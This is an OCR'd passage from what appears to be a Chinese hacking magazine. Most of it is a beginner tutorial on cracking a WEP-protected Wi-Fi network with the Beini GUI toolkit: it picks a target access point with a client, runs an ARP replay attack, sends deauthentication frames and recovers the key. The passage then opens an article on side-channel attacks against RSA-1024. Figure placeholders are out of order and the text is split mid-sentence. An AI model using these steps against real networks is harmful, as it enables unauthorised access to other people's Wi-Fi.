


图 8




图 10

呵呵，RP一如既往的不错，有5个呢，这次我们换一个，选择BSSID是518的这个进行破解，单击后大家可以在左下角的客户端信息里面看到当前和这个AP建立连接的客户端信息，如果这里显示没有客户端，那你就换一个破解吧。我们看到我们选择的这个有1个客户端，有3个数据包，如果这里有多个客户端，大家选择数据包多的。我们选中这个客户端，然后点击NEXT，来到第三个页面，如图9所示。

这个页面可以看到更详细的内容，需要注意的是Attacks parameters，这个是破解攻击的方式，今天做个最基本的，所以就用ARP重放攻击这个模式了。还有个注入速率，和minidweb-gdk里面看到的是一个意思，大家可以保持默认。设置好后，我们点击start，开始进行破解，会出现如图10所示的效果。

同样，大家要注意到是新出现的airodump-ng窗口中的DATA，和主窗体下面的IVS及KEY。这里特别提醒，如果IVS涨的不快，大家可以隔




图 7




图 9




图 11

一会儿点击一下右上角的Deauth，好了，我们再切出虚拟机，去论坛转转，使用U盘启动的童鞋，就去吃点东西垫垫肚子吧，哈哈。恩，论坛逛的差不多了，也吃饱了，切回来看看我们的成果，如图11所示。

嘿嘿，不错，挺给面子的，看看主窗体下面的提示：Key found：1443814438。这个是HEX编码，大家可以转换成Ascii编码看看是什么。我们看到在右下角有个Aavanced Mode，顾名思义就是高级模式，由于我们今天只是入门实战，以后进阶时会详细介绍这部分。到此，WEP加密再一次倒在了我们的菜刀之下，看来武功再高，也怕菜刀啊。不知道前面杯具的童鞋这次是否变成了洗具。顺便给个很有用的提示，在连接加密AP时，输入HEX字符和Ascii字符都是可以正常进行连接的，还有就是不得不说，奶瓶真的很不错。

今天的入门实战就到这里了，不知道各位小菜是否已经掌握了奶瓶里面工具的基本使用，不要去做坏事啊。首先预告一下，下次可就不是可亲的GUI界面工具的操作，会全是命令操作，大家在平常要做做功课啊。最后非常重要的是感谢我的好友清影蓝心，这次帮了我非常大非常大的忙。非常感激！

编辑点评：这篇文章算得上是无线黑客的入门文章，练至尊利器都有个那么可爱的名字，其实技术的增长就在于动手实践，大家可不要光说不练啊！

高级篇

Advanced

第一季

浅谈针对RSA 1024的边信道攻击 密码学

Linuxgod@163.com

从本文您可以学到：

1、了解RSA的基础知识

2、掌握边信道的攻击原理和方法

2010年3月10日，来自密歇根州大学的三位科学家（Andrea Pellegrini，Valeria Bertacco 和Todd Austin）在他们发表的论文中宣称，已经找到了一个RSA安全技术缺陷，至此RSA-1024位加密算法被破解。在此我和大家分享一下我所了解的关于RSA破解的粗浅知识。

一、RSA 算法

